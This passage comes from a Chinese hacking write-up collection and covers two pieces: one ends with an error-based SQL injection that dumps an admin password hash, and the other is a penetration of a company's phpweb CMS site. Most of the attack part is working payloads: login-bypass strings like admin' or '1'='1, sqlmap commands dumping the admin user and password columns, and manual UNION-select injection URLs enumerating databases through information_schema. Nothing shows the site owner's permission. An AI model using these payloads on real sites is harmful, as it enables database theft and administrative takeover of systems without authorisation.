select mb_id, mb_datetime, mb_lost_certify from g4_member where mb_no = '1\'' and 1=(updatexml(1,cc

1105 : XPATH syntax error: '~$*AE68C3362DF25A11909A3E4A4797'

error file : /board/bbs/password_lost_certify.php
```

图　1-3-12

爆出来以后发现密码不是 16 位，也不是 32 位，然后就去代码里面找密码的加密方式，发现

```
$mb_password=sql_password($mb_password);
```

找到 sql_password 的函数是这样的，如图 1-3-13：

```
function sql_password($value)
{
    // mysql 4.0x 以下 password()  16bytes
    // mysql 4.1x 以上 password()  41bytes
    $row = sql_fetch(" select password('$val
    return $row[pass];
}
```

图　1-3-13

可以看到是用 mysql 的加密方式来加密的，在本机测试了一下，发现 Mysql 加密是 41 位的，如图 1-3-14：

```
mysql> select length(password('admin'))
    -> ;
+-------------------------------+
| length(password('admin')) |
+-------------------------------+
|                        41 |
+-------------------------------+
1 row in set (0.00 sec)
```

图　1-3-14

可是我们注入出来的的确不是 41 位，于是注入注入语句换成 select length(mb_password) from xxxx 发现的确是 41 位，如图 1-3-15：




图　1-3-15

于是用 substr 截取到前几位，然后再截取到后几位，得到密码：AE68C3362DBF25A11909A3E4A47975D984CB4C57 解密的时候却发现，如图 1-3-16：

图　1-3-16

然后我和小影都没有思路了，于是我喊他去我寝室坐了一会儿，抽根烟，办完事。下楼以后发现，如图 1-3-17：




图　1-3-17

果然是托了影阔菊花的福了。然后进后台，可以改允许上传格式，如图 1-3-18：




图　1-3-18

但是该网站却非常奇葩的在上传以后随机自定义了后缀名，并且不显示后缀名，和影阔鼓捣了好久没有搞定。发文章的时候还可以选择首位包涵 php 文件，可是尼玛只能包涵 PHP 文件，各种截断都不可以。虽然木有拿下 shell（可能会有后续，只是可能!! 可能!!!）。但是也只能先这样收尾了，还有最后一个问题，这是影阔问我的，他说他现在电脑技术已经差不多了想问问我：挖掘机技术到底哪家强?

（全文完）责任编辑：静默

第 4 节 对 XX 科技有限公司的一次渗透测试

作者：呆呆的骗子大婶

来自：听潮社区—ListenTide

网址：http://team.f4ck.org/

测试网站：http://www.xxxx.com

打开网站如图 1-4-1 所示：




图　1-4-1

从首页看到是标题栏母版页外加 flash，稍微有经验的应该可以判断出网站应该是用的某开源 CMS，直接右键看 HTML 源代码，在某个 div 标签中看到有菜单栏的 href 的连接，可以大致看到网站的几个主要目录，如图 1-4-2 所示:

```
<div class="mainmenuiner">

<a href="index.php" target="_self" class="menumain">网站首页</a>

<a href="page/html/company.php" target="_self" class="menumain">公司简介</a>

<a href="news/class/" target="_self" class="menumain">新闻动态</a>

<a href="product/class/" target="_self" class="menumain">产品展厅</a>

<a href="page/join/advantage.php" target="_self" class="menumain">招商加盟</a>

<a href="job/index.php" target="_self" class="menumain">诚聘英才</a>

<a href="page/contact/contact.php" target="_self" class="menumain">联系我们</a>
```

图　1-4-2

从目录似乎大致可以判断出是 phpweb 的 cms，毕竟网上用它的也不在少数，搞多了自然感觉就来了，为了进一步证实我的猜想，直接操御剑扫敏感目录，如图 1-4-3:

ID	地址	HTTP响应
1	http://www [redacted] com/admin.php	200
2	http://www [redacted] com/index.php	200
3	http://www [redacted] com/logout.php	200
4	http://www [redacted] com/Admin.php	200
5	http://www [redacted] com/config.inc.php	200
6	http://www [redacted] com/member/login.php	200
7	http://www [redacted] com/member/post.php	200
8	http://www [redacted] com/member/index.php	200

图　1-4-3

根据敏感文件可以确认就是 phpweb 的 cms

phpweb 注入点一：

admin.php 后台验证文件 post.php 存在验证漏洞，可以注入数据库而绕过后台登陆验证进入后台，后台万能密码：admin' or '1'='1（账号与密码相同）这里直接打开后台页面尝试万能密码登录，居然没报错也没有绕过验证，如图 1-4-4:

图　1-4-4

不报错也没有绕过验证的原因是因为 ’ 号在数据库中被闭合了，很多时候要提交一些非法字符来判断 SQL 查询是否被过滤，这里在后面多加个 ’ 号，在数据库查询语句时找不到与之闭合的 ’，即可报错，如图 1-4-5：

图　1-4-5

从图中的报错信息可以发现，在 user 表单里的数据被带入数据库查询，SQL 语句为：select * from 866_base_admin where user='admin' or '1'='1' '，最后的 ’ 当然是无法被闭合的了，在报错注入中，诸如像%、’ 这类的特殊符号只要代码没过滤都是会报错回显的，如图 1-4-6:

图　1-4-6

从报错来看我们知道了 SQL 查询语句，当条件为真时即绕过了登陆界面，并且 SQL 语句里# 是注释的作用。因此我们可以提交’or 1=1 #。这样查询条件为真，不管后面还有什么条件都被注释掉了，即可直接绕过后台登陆验证。

这里不嫌麻烦的话可以手工一个一个内容的去爆数据，用工具当然是可以的，直接提交 POST 请求给工具进行检测，我建议 POST 注入方式的话用胡萝卜或 SQLMAP，这俩工具是比较强大的，我用 kail 下的 SQLMAP，前几天就有人在问 POST 注入点怎么用 SQLMAP 注入法？

下面就来科普一下吧，打开后台登陆页面 admin.php，在账号表单处随意输入内容，密码也随意，再打开当前浏览器的本地代理和 Burp Suite，默认端口为 8080，再点击“管理员登录”截取当前发送出去的数据包，如图 1-4-7：




图　1-4-7

在 Burp Suite 里抓取到的 POST 数据包，把里面的数据复制到一个 txt 文件中，如图 1-4-8：




图　1-4-8

保存为 pentest.txt，再放到 kail 里的相应目录里面。

一个强大的注入工具光有 GET 注入当然是不行的，SQLMAP 是集合了 GET、POST、cookie 注入于一体的自动化注入工具，在使用工具前大家不妨去试着自己手工注入一下，这样掌握的不仅仅是渗透技术。

在 kail 里打开 SQLMAP，输入如下命令开始爆库：

```
sqlmap  -r  /root/Desktop/cookie/pentest.txt -v 1 --dbs
```

回车后会有一些提示，都直接 yes 下去，当 SQLMAP 检测到 user 表单存在 SQL 注入漏洞时会显示深绿色的 MySQL 大致版本号，如图 1-4-9：




图　1-4-9

最后确认 user 表单存在注入漏洞后，提示你是否对其他表单参数进行注入，如图 1-4-10:




图　1-4-10

这里既然有了 user 表单，就没必要测试其他参数了，输入 N 后读出数据库和服务器环境，如图 1-4-11：




图　1-4-11

好吧，OK，就科普到这了，后面的一笔带过，会 SQLMAP 的都懂的，发现当前权限很低，不过有 information_schema 库，这样至少不用去猜数据表了：

```
sqlmap  -r  /root/Desktop/cookie/pentest.txt -v 1 --tables-D  “a0430130759”
```

爆数据表

这里查询到 a0430130759 数据库的管理员表名为 866_base_admin。

爆表的列名

```
sqlmap  -r  /root/Desktop/cookie/pentest.txt -v 1 --columns-T  “866_base_admin”  -D  “a0430130759”
```

列名如图 1-4-12 所示:

图　1-4-12

直接从中筛选出 user、password 来爆字段内容：

Sqlmap -r /root/Desktop/cookie/pentest.txt -v 1 --dump-C "user,password" -T "xx_base_admin" -D "a0430130759"

结果如图 1-4-13：

图　1-4-13

phpweb　注入点二：

除了上面的后台 POST 注入，phpweb 还存在两个文件的 get 注入，分别为：

http://www.xxxx.com/news/class/index.php?page=1&catid=0&myord=uptime%27%20or%20%271%27=%272%27&myshownums=&showtj=&showdate=&author=&key=

http://www.xxxx.com/product/class/index.php?page=1&catid=0&myord=uptime%27%20or%20%271%27=%272&myshownums=&showtj=&author=&key=

http://www.xxxx.com/news/class/index.php?page=1&catid=0&myord=uptime&myshownums=99999999%27%20or%20%271%27=%272&showtj=&showdate=&author=&key=

http://www.xxxxx.com/product/class/index.php?page=1&catid=0&myord=uptime&myshownums=99999999%27%20or%20%271%27=%272&showtj=&author=&key=

如图 1-4-14 所示:




图　1-4-14

经过测试发现 URL 连接中如下三个参数存在 GET 注入：

[0] place: GET, parameter: key, type: Single quoted string (default)

[1] place: GET, parameter: showtj, type: Single quoted string

[2] place: GET, parameter: myord, type: Unescaped numeric

我们用手工注入的方式来进行暴库：

先尝试第一个 GET 注入点，由报错可知查询语句为：

*select * from 866_news_con where iffb='1' and catid!='0' order byuptime desc limit 0,20*

结果如图 1-4-15：




图　1-4-15

所以我们提交

http://www.xxxx.com/news/class/index.php?page=1&catid=0%27%20and%20ord(mid(version(),1,1))>51%23&myord=uptime&myshownums=&showtj=&showdate=&author=&key=

在 URL 输入框中%20 代表空格，%27 代表’号，%23 代表#号。我们提交的 ord(mid(version(),1,1))>51,意思为查询数据库的版本号，并且提取版本号的第一个字符，转换成 ASCII 值和 51 进行比较，我们可知数字 3 的 ASCII 码值为 51。所以返回正常页面说明后台数据库为 MySql，版本大于 4.0 支持联合查询，如图 1-4-16：




图　1-4-16

然后修改 uptime 来够着语句查询字段数:

http://www.xxxx.com/news/class/index.php?page=1&catid=0&myord=1%23&myshownums=&showtj=&showdate=&author=&key=

逐步增加&myord 后面的值，发现当提交&myord 为 52 的时候返回正常页面，&myord 为 53 时返回错误页面。说明联合查询的字段数为 52，如图 1-4-17 与图 1-4-18：




图　1-4-17

图　1-4-18

构造联合查询语句，查看哪个字段可以回显我们提交的查询结果：

http://www.xxxx.com/news/class/index.php?page=1&catid=1%27union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52%23&myord=uptime&myshownums=&showtj=&showdate=&author=&key=

如图 1-4-19 可知字段 6 可以显示我们查询的结果。

图　1-4-19

因此我们构造语句利用 version()、database()、user()函数来查询数据库版本号、当前使用数据库和当前用户：

http://www.xxxx.com/news/class/index.php?page=1&catid=1%27union select1,2,3,4,5,versio(),7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52%23&myord=uptime&myshownums=&showtj=&showdate=&author=&key=

http://www.xxxx.com/news/class/index.php?page=1&catid=1%27union select1,2,3,4,5,database(),7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52%23&myord=uptime&myshownums=&showtj=&showdate=&author=&key=

http://www.xxxx.com/news/class/index.php?page=1&catid=1%27union select1,2,3,4,5,user(),7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52%23&myord=uptime&myshownums=&showtj=&showdate=&author=&key=

结果如图 1-4-20、图 1-4-21、图 1-4-22：

图　1-4-20

图　1-4-21




图　1-4-22

根据上面的信息我们得知数据库为 5.0 以上版本。在 mysql5.0 以上版本中增加了一个系统库，叫 information_schema，利用它我们可以直接暴库、表、字段。在 5.0 以下的版本中只能通过暴力猜解的方式去获得表名和字段名。构造语句查询所有的数据库名：

```
http://www.xxxx.com/news/class/index.php?page=1&catid=1%27
unionselect1,2,3,4,5,group_concat(distinct+table_schema),7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52from
information_schema.tables %23&myord=uptime&myshownums=&showtj=&showdate=&author=&key=
```

如图 1-4-23，数据库有两个，分别为：information_schema,a0430130759。

